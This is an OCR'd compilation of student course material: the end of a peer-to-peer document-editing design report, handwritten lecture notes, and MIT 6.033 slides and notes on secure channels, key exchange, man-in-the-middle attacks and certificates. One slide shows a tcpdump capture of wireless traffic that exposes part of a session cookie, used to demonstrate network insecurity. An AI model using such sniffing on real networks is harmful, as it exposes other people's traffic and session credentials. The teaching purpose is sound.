The process will first check to make sure that all users are up to date (i.e. all version vectors match among all users). If this condition is not met, the commit will be aborted. Next, users are asked if they want to commit through a user interface. All users must agree to the commit before the commit occurs. If any user disagrees, the process is aborted. After a user agrees to commit, their local copy is locked. This check can be performed as soon as the user comes online, while waiting for the rest of the team to become available.

If all users agree, the coordinator decides to commit. A checkpoint is recorded in each user's log, along with the specific version being committed and the document name. The coordinator then tells all nodes to actually commit. The local node marks that version as committed and unlocks the local copy.

If something goes wrong before the coordinator decides to commit, the coordinator can tell the local nodes to release their locks. If something goes wrong after the coordinator decides to commit, the commit will be processed once the nodes come back online. Failed commits will be revived using the checkpoint in the user's log.

For the sake of simplicity, only one commit at a time can be initiated. Should multiple users try to commit at the exact same time, one random user's commit process will begin. The other users will be informed via message that a commit has already been initiated and that they should wait until the process is complete before trying to initiate a new commit.

Once a document is committed under a particular name, that name cannot be used in future commits. Should a user attempt to commit a document with a name used in the past, a message will appear with the version number of the document that was committed. The message will also direct the user to select another name. The version number of the already committed document and name will be obtained from the user's log.

Analysis

Reconciliation

DecentralizedDocs supports several complex conflict resolution scenarios.

Changes to text in different areas

If Alice and Bob add text to many different paragraphs throughout the document and make a single diverging change to the introduction, DecentralizedDocs limits manual reconciliation to the introduction.

When Alice and Bob sync, the person who initialized the sync is the first one to pull (suppose it is Alice). All of the variables Bob has modified in the paragraphs throughout the document will have strictly newer version vectors than Alice's versions of the variables, as the vector components at Bob's position will be greater. The components at Alice's position should be the same in both users' vectors, because Alice has not modified the same paragraphs as Bob. Therefore, Alice accepts all of Bob's changes without conflict. The only exception is the change to the introduction; this has concurrent version vectors and is a genuine conflict. Alice resolves this change manually, and in the process her version vector for the introduction is updated to become strictly newer than Bob's. Finally, Bob pulls from Alice; his version vectors will be strictly older for the paragraphs Alice modified and the resolved introduction, and his document includes all changes without conflict. The versioning algorithm has allowed both users to sync with no unnecessary conflicts.

Avoiding double-resolution

There are use cases where incorrectly-designed versioning methods inconvenience users by forcing them to manually resolve changes that have already been accounted for. One such use case occurs

when the following actions happen: Alice and Bob (connected together) synchronize and include a change that Bob has made to a sentence. At the same time, Charlie, who is offline, changes the same sentence in a different way. Later, Alice synchronizes with Charlie, and she resolves the conflict in that sentence. Later, when Charlie synchronizes with Bob, Bob should not see a conflict in the sentence Alice resolved.

DecentralizedDocs solves this problem in a user-friendly manner. When the two changes to the sentence are made, Alice and Bob's version vectors for the corresponding `text` variable are incremented in Bob's component, and Charlie's version vector is incremented in his component. When Alice and Charlie sync, the vectors are concurrent, and Alice's change resolution causes her version vector to update and increment in her component, becoming strictly newer than Charlie's. Charlie's version vector becomes equal to Alice's after he pulls from her to complete the sync. When Charlie and Bob sync, Charlie's version vector is strictly newer than Bob's, so Bob receives the resolved sentence without conflict. Figure 5 shows an example of this scenario with concrete values.

```
Initially, everyone is synced:
    Alice's VV   = <5, 6, 4>
    Bob's VV     = <5, 6, 4>
    Charlie's VV = <5, 6, 4>

Then Bob and Charlie make changes simultaneously:
    Alice's VV   = <5, 6, 4>
    Bob's VV     = <5, 7, 4>
    Charlie's VV = <5, 6, 5>

Bob syncs with Alice (His version vector is strictly newer, so she accepts):
    Alice's VV   = <5, 7, 4>
    Bob's VV     = <5, 7, 4>
    Charlie's VV = <5, 6, 5>

Now, Alice and Charlie's VVs are concurrent. Alice pulls from Charlie, sees a
conflict, and resolves it. Her version vector component is incremented
because she changed the variable to resolve it:
    Alice's VV   = <6, 7, 5>
    Bob's VV     = <5, 7, 4>
    Charlie's VV = <5, 6, 5>

Charlie pulls from Alice (without conflict) to complete the sync:
    Alice's VV   = <6, 7, 5>
    Bob's VV     = <5, 7, 4>
    Charlie's VV = <6, 7, 5>
```

Charlie and Bob sync. Charlie's VV is strictly newer than Bob's, so Bob accepts Charlie's version without conflict.

A's VV = <6, 7, 5>
B's VV = <6, 7, 5>
C's VV = <6, 7, 5>

Figure 5. Version vectors carry enough information to prevent double-reconciliation.

Changes to text and position

If Alice moves several paragraphs, and Bob edits a sentence in one of those paragraphs, then a conflict should not occur when they sync. DecentralizedDocs addresses this case by maintaining separate version vectors for `position` and `text`. Alice's `position_version_vectors` for the paragraphs she moved will be strictly newer than Bob's, and Bob's `text_version_vector` for the sentence will be strictly newer than Alice's. When pulling, DecentralizedDocs sees this as two separate changes; and both updates will be written to the log and played out without conflict.

Convergent Changes

If Alice and Bob both change the `text` of a line to the same value, then when they sync, DecentralizedDocs does not require manual conflict resolution even though their version vectors are concurrent. This is treated as a special case checked in code; after encountering a concurrent version vector, DecentralizedDocs inspects the two values for the variable, and only presents a conflict resolution dialog if the two values are different.

Committing

Conclusions

DecentralizedDocs tracks versions of documents' contents at a fine-grained level and supports peer-to-peer interaction, allowing users to collaboratively edit without a central server. The design emphasizes usability and correctness; it does not place unnecessary barriers in front of users or drop saved changes just to make the implementation simpler.

DecentralizedDocs does not support groups whose sizes vary throughout the project. It also does not implement major performance optimizations such as parallelism where those would complicate the design. Besides these issues, DecentralizedDocs fulfills the desired requirements and use cases.

Acknowledgments

Thanks to Travis Grusecki for clearly explaining the difference between version vectors and vector timestamps, and how they apply to this design.

Word Count: 1208 (Not including cover page)

Work on DP2

5/f

Add commit analysis

What can go wrong

How to handle failures during commits

Oh my logging was wrong!

Rewatching 4/18 lecture

---

look in log if has message

---

book says resend message....

Coordinator goes down, all users must wait

Alice can decide to abort...

(cool)

Actual commit is just mark!

I guess if only 2 actually commit → ok

(Bruce third is prepped

will commit before anything else...

(2)

I think once a user test commits they are stuck
till coordinator tells them
Is it has to be like that...

Use a diff term → peers ☺
clients?
peons?
slaves?
Nodes

All or nothing syncs not required

L24
Secure Channels

5/9

(watching on video)

Threat model

Adversary on network can obs all packets
Lie on a Open Wifi network
Or if fake DNS Value
Can also modify them in flight


ie Underlying network provides little security

Want a secure message abstraction
- Make sure messages are private
- Make sure messages have not changed
- Can have messages not arrive

Keys: Encryption and Authentication

↓

(2)



↑ Useful for secrecy

Message Authentication Code (MAC)

MAC (kq, m) → at

like a hash function

↑ Useful for authenticity

Secure Channel

"as if direct wire"

↓

(3)

Alice

Bob

$C = \text{encrypt}(k_e, m)$

$t = \text{MAC}(k_a, c)$

(c, t) →

$t' = \text{MAC}(k_a, c)$

Does $t = t'$?

$m = \text{Decrypt}(k_e, c)$

1. This reduces to our primitive

But adversary can also send messages

So can replay message

To avoid replay

messages

(4)

If use same keys → Reflection

Alice sends x to Bob

~~Bob sends~~ Adversary sends x to Bob

if same authentication key

Remember: Be explicit

We're using a same key A→B
B→A

So have seperate keys

Closed system design

tell adversary as little as possible about alg design

Open design

Only hide keys

I is better - since people looking at it

(5)

How to arrange for a shared secret key? key exchange

A B

↑ adversary can see!

Or

← halfs

↑ still no good - just sum up

Or

Diffie Hellman key exchange

(same as 6.006!)

$k = (g^b)^a = g^{ba} \bmod p$


$k = (g^a)^b = g^{ab} \bmod p$

(common params p, g

6

So this is sol to key-ex problem

But no good if person in middle (man in middle)



Then Eve intercept all subseq messages

Need authentication

Not just a MAC → must have a shared secret already

how do you authenticate first time around

7

5. Signatures

Public key / secret key

~~Sign(Sk, m) = sig~~

Sk, m → [Sign] → sig

pk, m, sig → [Verify] → Yes or No

Must know Sk to generate a sig


Can verify message w/ only public key

Notation

$(m, sig) = \{m\}_{Sk}$

(8)

So



But need Pks to verify

And make sure not using Eve's key

Problem: Public key Distribution / Infrastructure (PKI)

- Given the name of a party, want a Pk under that name

$$\text{Name} \stackrel{?}{=} \text{Pk name}$$

SSH prompts ya to approve

better than nothing since only works for subsequent connections

(9)


Plus if sys admin upgrades key → now big error on client

Rather could trust an authority

has a table

Name	Pk
Alice	Pk_{alice}
Bob	Pk_{bob}

So B can just ask authority server for Alices public key




(10)

We don't need to contact AS each time

Save the response

Called a certificate

Can also get cert through indirect way



Browsers call these Certificate Authorities

- Browsers ship w/ them

Name-key table must be maintained correctly

What is the meaning of a name?

How to contact real party for a name?

- Actually really hard to answer
- email root @ domain.com

(11)

but email can be intercept

So not much security

Plus security relies on weakest party

Actually been lots of compromises

How to recover from CA mistakes

1. Include expiration date

2. CRL
   - but must check each time
   - not scalable...

3. Online cert change

BA you don't need these features to get it to work

So pretty unused

L24: Secure channels

Nickolai Zeldovich
6.033 Spring 2012


Subject evaluation

- Help us improve 6.033 for future years
- http://web.mit.edu/subjectevaluation
- Please fill out before the beginning of finals week
- We read every one of your comments

Network insecurity

```
# tcpdump -A -s 2272 -i mon0
11:53:41.281771 2462 MHz 11g -26dB signal antenna 15 [bit 14]
  CF +QoS IP 128.31.33.180.41899 > 74.125.226.180.80: Flags
  [P.], seq 490544447:490545563, ack 2165662404, win 501,
  options [nop,nop,TS val 701636 ecr 3105280684], length 1116
...
GET /search?hl=en&source=hp&q=mit+150&... HTTP/1.1
Host: www.google.com
Connection: keep-alive
Referer: http://www.google.com/
User-Agent: Mozilla/5.0 (X11; CrOS i686 0.0.0) ...
Cookie: NID=45=0N-XmK6HCc6gnbx-DAQCk2-IBwUK8JV-79rK3iFzK08pL...
...
```


Diffie-Hellman key exchange



Common parameters: prime p, generator g


5/2

Diffie-Hellman key exchange




Common parameters: prime p, generator g

Diffie-Hellman key exchange




Common parameters: prime p, generator g

Diffie-Hellman key exchange




Common parameters: prime p, generator g

Man-in-the-middle (MITM) attack




Common parameters: prime p, generator g

Diffie-Hellman with signatures



Diffie-Hellman with signatures



Certificate authority mistakes

- 2001: Verisign cert for Microsoft Corp.
- 2011: Comodo certs for *mail.google.com*, etc
- 2011: DigiNotar cert for *.google.com

Summary

- Network adversary: secure channel abstraction
- Primitives: Encrypt/Decrypt, MAC, Sign/Verify
- Key exchange requires knowing public keys
- Certificates

5/9

6.033 2012 Lecture 24: Secure channels

Topics:
  Cryptographic primitives: encrypt/decrypt, MAC, sign/verify.
  Key establishment.
  MITM attacks.
  Certificates.

Administrivia: course eval.
  [slide]

Goal: extending our threat model to deal with network adversaries.

Problem: many networks do not provide security guarantees.
  Adversary can look at packets, corrupt them.
    Easy to do on local network.
    [slide: sniffing wireless traffic]
    Might be possible over the internet, if adversary changes DNS.
  Adversary can inject arbitrary packets, from almost anywhere.

  Dropped packets: retransmit (as long as they eventually get through).
  Randomly corrupted packets: use checksum to drop.
  Carefully corrupted, injected, sniffed packets: need some new plan.

Security goals for messages.
  Secrecy: adversary cannot learn message contents.
  Integrity: adversary cannot tamper with message contents.

There are standard cryptographic protocols for constructing a secure channel.
  E.g., TLS (sometimes called SSL, which was the predecessor of TLS)
        is used by web browsers for https:// URLs.
  This lecture will look at how secure channel protocols are built,
    and what does it take to use them in a larger system.
  There are many tricky details that are not covered in this lecture.
  If you are building a real system, try to use an existing protocol like TLS.

Cryptographic primitives.
  Encrypt(ke, m) -> c; Decrypt(ke, c) -> m.
    Ciphertext c is similar in length to m (usually slightly longer).
    Hard to obtain plaintext m, given ciphertext c, without ke.
    But adversary may change c to c', which decrypts to some other m'.
  MAC(ka, m) -> t.
    MAC stands for Message Authentication Code.
    Output t is fixed length, similar to a hash function (e.g., 256 bits).
    Hard to compute t for message m, without ka.
  Common keys today are 128- or 256-bit long.

Secure channel abstraction.
  Send and receive messages, just as before, but protected from adversary.
  Use Encrypt to ensure secrecy of a message.
  Use MAC to ensure integrity (increases size of message).
  Complication: replay of messages.
    Include a sequence number in every message.
    Choose a new random sequence number for every connection.
  Complication: reflection of messages.
    Recall: be explicit -- we're not explicit about what the MAC means.
    Use different keys in each direction.

Open vs. closed design.
  Should system designer keep the details of Encrypt, Decrypt, and MAC secret?
    Argument for: harder for adversary to reverse-engineer the system?
    Argument against: hard to recover once adversary learns algorithms.
    Argument against: very difficult to get all the details right by yourself.
  Generally, want to make the weakest practical assumptions about adversary.
    Typically, assume adversary knows algorithms, but doesn't know the key.
    Advantage: get to reuse well-tested, proven crypto algorithms.
    Advantage: if key disclosed, relatively easy to change (unlike algorithm).
  Using an "open" design makes security assumptions clearer.

Problem: key establishment.
  Suppose client wants to communicate securely with a server.
  How would a client get a secret key shared with some server?

```
  Broken approaches:
    Alice picks some random key, sends it to Bob.
    Alice and Bob pick some random values, send them to each other, use XOR.

Diffie-Hellman protocol.
  Another cryptographic primitive.
  [ 4 slides: DH protocol exchange ]
    Crypto terminology: two parties, Alice and Bob, want to communicate.
  Main properties of the protocol:
    After exchanging messages, both parties end up with same key k.
    Adversary cannot figure out k from g^a and g^b alone (if a+b are secret).
  This works well, as long as the adversary only observes packets.

Problem: man-in-the-middle attacks.
  [ slide: MITM attack exchange ]
  Active adversary intercepts messages between Alice and Bob.
    Adversary need not literally intercept packets: can subvert DNS instead.
    If adversary controls DNS, Alice may be tricked to send packets to Eve.
  Both Alice and Bob think they've established a key.
  Unfortunately, they've both established a key with Eve.
  What went wrong: no way for Alice to know who she's talking to.
    Need to authenticate messages during key exchange.
    In particular, given the name (Bob) need to know if (g^b mod p) is from Bob.

New primitive: signatures.
  User generates a public-private key pair: (PK, SK).
    PK stands for Public Key, can be given to anyone.
    SK stands for Secret Key, must be kept private.
  Two operations:
    Sign(SK, m) -> sig.
    Verify(PK, m, sig) -> yes/no.
  Property: hard to compute sig without knowing SK.
    "Better" than MAC: for MAC, two parties had to already share a secret key.
    With signatures, the recipient only needs to know the sender's _public_ key.
  We will denote the pair {m, sig=Sign(SK, m)} as {m}_SK.
  Given {m}_SK and corresponding PK, know that m was signed by someone w/ SK.
  [ slide: DH with signatures ]
  [ slide: need to know the other party's public key ]

Idea 1: Alice remembers key used to communicate with Bob last time.
  Easy to implement, simple, effective against subsequent MITM attacks.
  ssh uses this approach.
  [ demo ]
    % mv ~/.ssh/known_hosts{,.save}
    % ssh pdos.csail.mit.edu
    The authenticity of host 'pdos.csail.mit.edu (18.26.4.9)' can't be established.
    RSA key fingerprint is aa:52:38:ac:cd:21:8a:1a:ab:87:66:bd:25:8b:3b:e2.
    Are you sure you want to continue connecting (yes/no)? yes
    Warning: Permanently added 'pdos.csail.mit.edu,18.26.4.9' (RSA) to the list of known hosts.
    Password:
    ...

    % ssh pdos.csail.mit.edu
    Password:
    ...

    [ edit /etc/hosts, add pdos.csail.mit.edu alias to localhost ]
    % ssh pdos.csail.mit.edu
    @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
    @    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
    @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
    ...
    The fingerprint for the RSA key sent by the remote host is
    c7:34:c0:55:fd:96:e7:7c:7e:01:07:1d:38:4e:1e:c0.
    ...

  Doesn't protect against MITM attacks the first time around.
  Doesn't allow server to change its key later on.

Idea 2: consult some authority that knows everyone's public key.
  Simple protocol.
    Authority server has a table: name <-> public key.
```

```
    Alice connects to authority server (using above key exchange protocol).
    Client sends message asking for Bob's public key.
    Server replies with PK_bob.
  Alice must already know the authority server's public key, PK_as.
    Otherwise, chicken-and-egg problem.
  Works well, but doesn't scale.
    Client must ask the authority server for public key for every connection.
    .. or at least every time it sees new public key for a given name.

Idea 3: authority responds the same way every time, so pre-compute responses.
  Public/private keys can be used for more than just key exchange.
  New protocol:
    Authority server creates signed message { Bob, PK_bob }_(SK_as).
    Anyone can verify that the authority signed this message, given PK_as.
    When Alice wants to connect to Bob, need signed message from authority.
  Authority's signed message usually called a "certificate".
    Certificate attests to a binding between the name (Bob) and key (PK_bob).
    Authority is called a certificate authority (CA).
  Certificates are more scalable.
    Doesn't matter where certificate comes from, as long as signature is OK.
    Easy scalability solution: Bob sends his certificate to Alice.
    (Similarly, Alice sends her certificate to Bob.)

Who runs this certificate authority?
  Today, a large number of certificate authorities.
  [ demo: Firefox ]
    Show certificate for https://www.google.com/.
      Name in certificate is the web site's host name.
    Show list of certificate authorities:
      Edit -> Preferences -> Advanced -> Encryption
           -> View certificates -> Authorities

  If any of the CAs sign a certificate, browser will believe it.
  Somewhat problematic.
    Lots of CAs, controlled by many companies & governments.
    If any are compromised or malicious, mostly game over.

Where does this list of CAs come from?
  Most of these CAs come with the browser.
    Web browser developers carefully vet the list of default CAs.
    Downloading list of CAs: need to already know someone's public key.
  Bootstrapping: chicken-and-egg problem, as before.
    Computer came with some initial browser from the manufacturer.
    Manufacturer physically got a copy of Windows, including IE and its CAs.
  MIT CA: download from a web server that has a certificate from well-known CA.

How does the CA build its table of names <-> public keys?
  1. How do we name principals?
    Everyone must agree on what names will be used.
    Depends on what's meaningful to the application.
    Would having certificates for an IP address help a web browser?
      Probably not: actually want to know if we're talking to the right server.
      Since DNS untrusted, don't know what IP we want.
      Knowing key belongs to IP is not useful.
    For web servers, certificate contains server's host name (e.g., google.com).
  2. How to check if a key corresponds to name?
    Whatever mechanism CA decides is sufficient proof.
    Some CAs send an email root@domain asking if they approve cert for domain.
    Some CAs used to require faxed signed documents on company letterhead.

What if a CA makes a mistake?
  [ slide: CA mistakes ]
  Whoever controls the corresponding secret keys can now impersonate sites.
  Similarly problematic: attacker breaks into server, steals secret key.
  Need to revoke certificates that should no longer be accepted.
  Note this wasn't a problem when we queried the server for every connection.

Technique 1: include an expiration time in certificate.
  Certificate: { Bob, 10-Aug-2011, PK_bob }_(SK_as).
  Clients will not accept expired certificates.
  When certificate is compromised, wait until expiration time.
